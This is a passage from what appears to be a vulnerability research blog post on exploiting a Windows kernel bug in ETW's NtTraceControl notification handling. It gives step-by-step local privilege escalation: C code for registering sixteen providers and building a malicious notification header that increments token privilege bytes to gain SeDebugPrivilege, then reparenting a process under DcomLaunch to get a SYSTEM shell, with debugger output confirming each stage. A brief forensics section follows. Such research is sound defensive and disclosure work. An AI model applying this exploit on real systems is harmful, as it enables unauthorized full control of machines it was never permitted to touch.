[+0x008] Enabled : 0x800000 [Type: unsigned __int64]
[+0x010] EnabledByDefault : 0x40800000 [Type: unsigned __int64]
When checking if a process or a thread can do a certain action in the system, the kernel checks the token privileges – both the `Present` and `Enabled` bits. That makes privilege escalation relatively easy in our case: if we want to give our process a certain useful privilege – for example `SE_DEBUG_PRIVILEGE`, which allows us to open a handle to any process in the system – we just need to increment the privileges of the process token until they contain the privilege we want to have.

There are a few simple steps to achieve that:


1. Open a handle to the process token.
2. Get the address of the token object in the kernel – Use `NtQuerySystemInformation` with `SystemHandleInformation` class to receive all the handles in the system and iterate them until we find the one matching our token and save the Object address.
3. Calculate the address of `Privileges.Present` and `Privileges.Enabled` based on the offsets inside the token.
4. Register a new provider with the `GUID` we found.
5. Build the malicious `ETWP_NOTIFICATION_HEADER` structure and call `NtTraceControl` the correct number of times (`0x100000` for `SE_DEBUG_PRIVILEGE`) to increment `Privileges.Present`, and again to increment `Privileges.Enabled`.

Like a lot of things, this sounds great until you actually try it. In reality, when you try this you will see that your privileges don't get incremented by `0x100000`. In fact, `Present` privileges only gets incremented by `4` and `Enabled` stays untouched. To understand why we need to go back to ETW internals…

Slots and Limits

Earlier we saw how the `GUID` entry is represented in the kernel and that each `GUID` can have multiple `ETW_REG_ENTRY` structures registered to it, representing each registration instance. When a `GUID` gets notified, the notification gets queues for all of its registration instances (since we want all processes to receive a notification). For that, the

`ETW_REG_ENTRY` has a `ReplyQueue` , containing `4` `ReplySlot` entries. Each of these is pointing to an `ETW_QUEUE_ENTRY` structure, which contains the information needed to handle the request – the data block provided by the notifier, the reply object, flags, etc:



This is not relevant for this exploit, but the `ETW_QUEUE_ENTRY` also contains a linked list of all the queued notifications waiting for this process, from all `GUID` s. Just mentioning it here because this could be a cool way to reach different `GUID` s and processes and worth exploring

Since every `ETW_REG_ENTRY` only has `4` reply slots, it can only have `4` notifications waiting for a reply at any time. Any notification that arrives while the `4` slots are full will not be handled – `EtwpQueueNotification` will reference the "object" supplied in `ReplyObject` , only to immediately dereference it when it sees that the reply slots are full:

```
        if ( !NotificationHeader->ReplyRequested )
        {
            goto AddToQueue;
        }
        replyObject = NotificationHeader->ReplyObject;
        etwQueueEntry->Flags |= ETW_QUEUE_ENTRY_FLAG_HAS_REPLY_OBJECT;
        ObfReferenceObject(replyObject);
        etwQueueEntry->ReplyObject = replyObject;
        etwQueueEntry->WakeReference = PsChargeProcessWakeCounter(Process);
        replySlot = 0;
        status = STATUS_UNSUCCESSFUL;
        while ( _InterlockedCompareExchange64(
                    &EtwRegEntry->ReplyQueue + replySlot,
                    etwQueueEntry,
                    NULL) )
        {
            if ( ++replySlot >= 4 )
            {
                goto NoFreeSlots;
            }
        }
        etwQueueEntry->ReplyIndex = replySlot;
        status = 0;
NoFreeSlots:
        if ( status < 0 )
        {
            EtwpReleaseQueueEntry(etwQueueEntry, 3);
        }
```

Usually this is not an issue since notifications get handled pretty quickly by the consumer waiting for them and get removed from the queue almost immediately. However, this is not the case for our notifications – we are using a `GUID` that no one else is using, so no one is waiting for these notifications. On top of that, we are sending "corrupted" notifications, which have the `ReplyRequested` field set to non-zero, but don't have a valid ETW registration object set as their `ReplyObject` (since we are using an arbitrary pointer that we want to increment). Even if we reply to the notifications ourselves, the kernel will try to treat our `ReplyObject` as a valid ETW registration object, and that will most likely crash the system one way or another.


Sounds like we are blocked here — we can't reply to our notifications and no one else will either, and that means we have no way to free the slots in the `ETW_REG_ENTRY` and are limited to `4` notifications. Since freeing the slots will probably result in crashing the system, it also means that our process can't exit once it triggers the vulnerability – when a process exits all of its handles get closed and that will lead to freeing all the queued notifications.

Keeping our process alive is not much of an issue, but what can we do with only `4` increments?

The answer is, we don't really need to limit ourselves to `4` increments and can actually use just one – if we use our knowledge of how ETW works.

Provider Registration to the Rescue

Now we know that every registered provider can only have up to `4` notifications waiting for a reply. The good news is that there is nothing stopping us from registering more than one provider, even for the same `GUID`. And since every notification gets queued for all registered instances for the `GUID`, we don't even need to notify each instance separately – we can register `X` providers and only send one notification, and receive `X` increments for our target address! Or we can send `4` notifications and get `4X` increments (for the same target address, or up to `4` different ones):



Knowing that, can we register `0x100000` providers, then notify them once with a "bad" ETW notification and get `SE_DEBUG_PRIVILEGE` in our token and finally have an exploit?

Not exactly.

When registering a provider using `EtwNotificationRegister`, the function first needs to allocate and initialize an internal registration data structure that will be sent to `NtTraceControl` to register the provider. This data structure is allocated with `EtwpAllocateRegistration`, where we see the following check:

```
registrationCount = EtwpRegistrationCount;
if ( (unsigned int)EtwpRegistrationCount < 0x800 )
{
  while ( 1 )
  {
    newRegistrationCount = _InterlockedCompareExchange(
                              &EtwpRegistrationCount,
                              registrationCount + 1,
                              registrationCount);
    if ( registrationCount == newRegistrationCount )
      break;
    registrationCount = newRegistrationCount;
    if ( newRegistrationCount >= 0x800 )
      return 0i64;
  }
```

`Ntdll` only allows the process to register up to `0x800` providers. If the current number of registered providers for the process is `0x800`, the function will return and the operation will fail.

Of course, we can try to bypass this by figuring out the internal structures, allocating them ourselves and calling `NtTraceControl` directly. However, I wouldn't recommend it — this is complicated work and might cause unexpected side effects when `ntdll` will try to handle a reply for providers that it doesn't know of.

Instead, we can do something much simpler: we want to increment our privileges by `0x100000`. But if we look at the privileges as separate bytes and not as a `DWORD`, we'll see that actually, we only want to increment the 3rd byte by `0x10`:

```
1: kd> dx &((nt!_TOKEN*)(@$curprocess.KernelObject.Token.Object & ~0xf))->Privileges.Present
&((nt!_TOKEN*)(@$curprocess.KernelObject.Token.Object & ~0xf))->Privileges.Present          : 0xffff9089014a60e0 : 0x602880000 [Type: unsigned __int64 *]
    0x602880000 [Type: unsigned __int64]
1: kd> dd 0xffff9089014a60e0
ffff9089`014a60e0  02880000 00000006 00800000 00000000
ffff9089`014a60f0  40800000 00000000 00000000 00000000
ffff9089`014a6100  00000000 00000000 00000000 00000000
ffff9089`014a6110  00000000 00010000 00000001 0000000f
ffff9089`014a6120  00000000 000000f4 00001000 00000000
ffff9089`014a6130  00000000 ffff9088 014a6530 ffff9089
ffff9089`014a6140  00000000 00000000 ff89a840 ffff9088
ffff9089`014a6150  ff89a840 ffff9088 ff89a85c ffff9088
1: kd> db 0xffff9089014a60e0
ffff9089`014a60e0  00 00 88 02 06 00 00 00-00 00 80 00 00 00 00 00  ................
ffff9089`014a60f0  00 00 80 40 00 00 00 00-00 00 00 00 00 00 00 00  ...@............
ffff9089`014a6100  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffff9089`014a6110  00 00 00 00 00 00 01 00-01 00 00 00 0f 00 00 00  ................
ffff9089`014a6120  00 00 00 00 f4 00 00 00-00 10 00 00 00 00 00 00  ................
ffff9089`014a6130  00 00 00 00 88 90 ff ff-30 65 4a 01 89 90 ff ff  ........0eJ.....
ffff9089`014a6140  00 00 00 00 00 00 00 00-40 a8 89 ff 88 90 ff ff  ........@.......
ffff9089`014a6150  40 a8 89 ff 88 90 ff ff-5c a8 89 ff 88 90 ff ff  @.......\.......
```

To make our exploit simpler and only require `0x10` increments, we will just add `2` bytes to our target addresses for both `Privileges.Present` and `Privileges.Enabled`. We can further minimize the amount of calls we need to make to `NtTraceControl` if we register `0x10` providers using the `GUID` we found, then send one notification with the address of `Privileges.Present` as a target, and another one with the address of `Privileges.Enabled`.

Now we only have one thing left to do before writing our exploit – building our malicious notification.

Notification Header Fields

ReplyRequested

As we've seen in the beginning of this post (so to anyone who made it this far, probably `3` – `4` days ago), the vulnerability is triggered through a call to `NtTraceControl` with an `ETWP_NOTIFICATION_HEADER` structure where `ReplyRequested` is a value other than `0` and `1`. For this exploit I'll use `2`, but any other value between `2` and `0xFF` will work.

NotificationType

Then we need to pick a notification type out of the `ETW_NOTIFICATION_TYPE` `enum`:

```
typedef enum _ETW_NOTIFICATION_TYPE
{
    EtwNotificationTypeNoReply = 1,
    EtwNotificationTypeLegacyEnable = 2,
    EtwNotificationTypeEnable = 3,
    EtwNotificationTypePrivateLogger = 4,
    EtwNotificationTypePerflib = 5,
    EtwNotificationTypeAudio = 6,
    EtwNotificationTypeSession = 7,
    EtwNotificationTypeReserved = 8,
```

```
    EtwNotificationTypeCredentialUI = 9,
    EtwNotificationTypeMax = 10,
} ETW_NOTIFICATION_TYPE;
```

We've seen earlier that our chosen type should not be `EtwNotificationTypeEnable`, since that will lead to a different code path that will not trigger our vulnerability.

We also shouldn't use `EtwNotificationTypePrivateLogger` or `EtwNotificationTypeFilteredPrivateLogger`. Using these types changes the destination `GUID` to `PrivateLoggerNotificationGuid` and requires having access `TRACELOG_GUID_ENABLE`, which is not available for normal users. Other types, such as `EtwNotificationTypeSession` and `EtwNotificationTypePerflib` are used across the system and could lead to unexpected results if some system component tries to handle our notification as belonging to a known type, so we should probably avoid those too.

The two safest types to use are the last ones – `EtwNotificationTypeReserved`, which is not used by anything in the system that I could find, and `EtwNotificationTypeCredentialUI`, which is only used in notifications from consent.exe when it opens and closes the UAC popup, with no additional information sent (what is this notification good for? It's unclear. And since there is no one listening for it I guess MS is not sure why it's there either, or maybe they completely forgot it exists). For this exploit, I chose to use `EtwNotificationTypeCredentialUI`.

NotificationSize

As we've seen in `NtTraceControl`, the `NotificationSize` field has to be at least `sizeof(ETWP_NOTIFICATION_HEADER)`. We have no need for any more than that, so we will make it this exact size.

ReplyObject

This will be the address that we want to increment + `offsetof(OBJECT_HEADER, Body)` – the object header contains the first `8` bytes of the object it in, so we shouldn't include them in our calculation, or we'll have an `8`-byte offset. And to that we will add `2` more bytes to directly increment the third byte, which is the one we are interested in.

This is the only field we'll need to change between our notifications – our first notification will increment `Privileges.Present`, and the second will increment `Privileges.Enabled`.

Other than `DestinationGuid`, which we already talked about a lot, the other fields don't interest us and are not used in our code paths, so we can leave them at `0`.

Building the Exploit

Now we have everything we need to try to trigger our exploit and get all those new privileges!

Registering Providers

First, we'll register our `0x10` providers. This is pretty easy and there's not much to explain here. For the registration to succeed we need to create a callback. This will be called whenever the provider is notified and can reply to the notification. I chose not to do anything in this callback, but it's an interesting part of the mechanism that can be used to do some interesting things, such as using it as an injection technique.

But this blog post is already long enough so we will just define a minimal callback that does nothing:

```
ULONG
EtwNotificationCallback (
    _In_ ETW_NOTIFICATION_HEADER* NotificationHeader,
    _In_ PVOID Context
    )
{
    return 1;
}
```

And then register our `0x10` providers with the `GUID` we picked:

```
REGHANDLE regHandle;
for (int i = 0; i < 0x10; i++)
{
    result = EtwNotificationRegister(&EXPLOIT_GUID,
                                     EtwNotificationTypeCredentialUI,
                                     EtwNotificationCallback,
                                     NULL,
                                     &regHandle);
    if (!SUCCEEDED(result))
    {
        printf("Failed registering new provider\n");
        return 0;
    }
}
```

I'm reusing the same handle because I have no intention of closing these handles – closing them will lead to freeing the used slots, and we've already determined that this will lead to a system crash.

The Notification Header

After all this work, we finally have our providers and all the notification fields that we need, we can build our notification header and trigger the exploit! Earlier I explained how to get the address of our token and it mostly just involves a lot of code, so I won't show it here again, let's assume that getting the token was successful and we have its address.

First, we calculate the 2 addresses we will want to increment:

```
presentPrivilegesAddress = (PVOID)((ULONG_PTR)tokenAddress +
                           offsetof(TOKEN, Privileges.Present) + 2);
enabledPrivilegesAddress = (PVOID)((ULONG_PTR)tokenAddress +
                           offsetof(TOKEN, Privileges.Enabled) + 2);
```

Then we will define our data block and zero it:

```
ETWP_NOTIFICATION_HEADER dataBlock;
RtlZeroMemory(&dataBlock, sizeof(dataBlock));
```

And populate all the needed fields:


```
dataBlock.NotificationType = EtwNotificationTypeCredentialUI;
dataBlock.ReplyRequested = 2;
dataBlock.NotificationSize = sizeof(dataBlock);
dataBlock.ReplyObject = (PVOID)((ULONG_PTR)(presentPrivilegesAddress) +
                        offsetof(OBJECT_HEADER, Body));
dataBlock.DestinationGuid = EXPLOIT_GUID;
```

And finally, call `NtTraceControl` with our notification header (we could have passed `dataBlock` as the output buffer too, but I decided to define a new `ETWP_NOTIFICATION_HEADER` and use that for clarify):

```
status = NtTraceControl(EtwSendDataBlock,
                        &dataBlock,
                        sizeof(dataBlock),
                        &outputBuffer,
                        sizeof(outputBuffer),
                        &returnLength);
```

We will then repopulate the fields with the same values, set `ReplyObject` to `(PVOID)((ULONG_PTR)(enabledPrivilegesAddress) + offsetof(OBJECT_HEADER, Body))` and call `NtTraceControl` again to increment our `Enabled` privileges.

Then we look at our token:



And we have `SeDebugPrivilege` !

Now what do we do with it?

Using SeDebugPrivilege


Once you have `SeDebugPrivilege` you have access to any process in the system. This gives you plenty of different ways to run code as `SYSTEM`, such as injecting code to a system process.

I chose to use the technique that Alex and I demonstrated in faxhell – Creating a new process and reparenting it to have a non-suspicious system-level parent, which will make the new process run as `SYSTEM`. As a parent I chose to use the same one that we did in Faxhell – the `DcomLaunch` service.

The full explanation of this technique can be found in the blog post about faxhell, so I will just briefly explain the steps:

1. Use the exploit to receive `SeDebugPrivilege`.
2. Open the `DcomLaunch` service, query it to receive the PID and open the process with `PROCESS_ALL_ACCESS`.
3. Initialize process attributes and pass in the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` attribute and the handle to `DcomLaunch` to set it as the parent.
4. Create a new process using these attributes.

I implemented all those steps and…



services.exe	640	0.14	3.85 MB		Services and Controller app
svchost.exe	768		9.43 MB		Host Process for Windows Services
WmiPrvSE.exe	2932		9.18 MB		WMI Provider Host
StartMenuExperien...	4192		26.76 MB	DESKTOP-8RDJNDP\ysha	
WmiPrvSE.exe	4240		21.75 MB		WMI Provider Host
RuntimeBroker.exe	4400		6.21 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
SearchApp.exe	4628		94.92 MB	DESKTOP-8RDJNDP\ysha	Search application
RuntimeBroker.exe	4732	0.07	7.07 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
YourPhone.exe	4960		23.38 MB	DESKTOP-8RDJNDP\ysha	YourPhone
ApplicationFrame...	4988		11.22 MB	DESKTOP-8RDJNDP\ysha	Application Frame Host
MicrosoftEdge.exe	5032		25.92 MB	DESKTOP-8RDJNDP\ysha	Microsoft Edge
browser_broker.exe	5128		3.01 MB	DESKTOP-8RDJNDP\ysha	Browser_Broker
RuntimeBroker.exe	5264		1.64 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
MicrosoftEdgeS...	5480		3.77 MB	DESKTOP-8RDJNDP\ysha	Microsoft Edge Web Platform
MicrosoftEdgeCP.e...	5392		5.69 MB	DESKTOP-8RDJNDP\ysha	Microsoft Edge Content Process
smartscreen.exe	2056		7.84 MB	DESKTOP-8RDJNDP\ysha	Windows Defender SmartScreen
RuntimeBroker.exe	5980	0.07	2.65 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
SystemSettings.exe	1420		22.51 MB	DESKTOP-8RDJNDP\ysha	Settings
UserOOBEBroker.e...	5596		1.86 MB	DESKTOP-8RDJNDP\ysha	User OOBE Broker
backgroundTaskH...	4072		6.31 MB	DESKTOP-8RDJNDP\ysha	Background Task Host
backgroundTaskH...	6000		10.71 MB	DESKTOP-8RDJNDP\ysha	Background Task Host
RuntimeBroker.exe	1684		1.84 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
RuntimeBroker.exe	5412		3.81 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
RuntimeBroker.exe	3988		5.79 MB	DESKTOP-8RDJNDP\ysha	Runtime Broker
TextInputHost.exe	2324	0.02	13.21 MB	DESKTOP-8RDJNDP\ysha	
dllhost.exe	5208		4.95 MB	DESKTOP-8RDJNDP\ysha	COM Surrogate
cmd.exe	3208		4 MB	NT AUTHORITY\SYSTEM	Windows Command Processor
conhost.exe	2148		5.97 MB		Console Window Host
svchost.exe	900	0.02	5.93 MB		Host Process for Windows Services
svchost.exe	512		28.46 MB		Host Process for Windows Services

Got a cmd process running as `SYSTEM` under `DcomLaunch`!

Forensics

Since this exploitation method leaves queued notifications that will never get removed, it's relatively easy to find in memory – if you know where to look.

